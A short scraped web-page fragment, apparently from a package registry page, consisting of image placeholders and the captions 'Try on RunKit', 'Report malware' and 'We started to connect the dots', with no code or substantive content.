
Try on RunKit


Report malware


We started to connect the dots

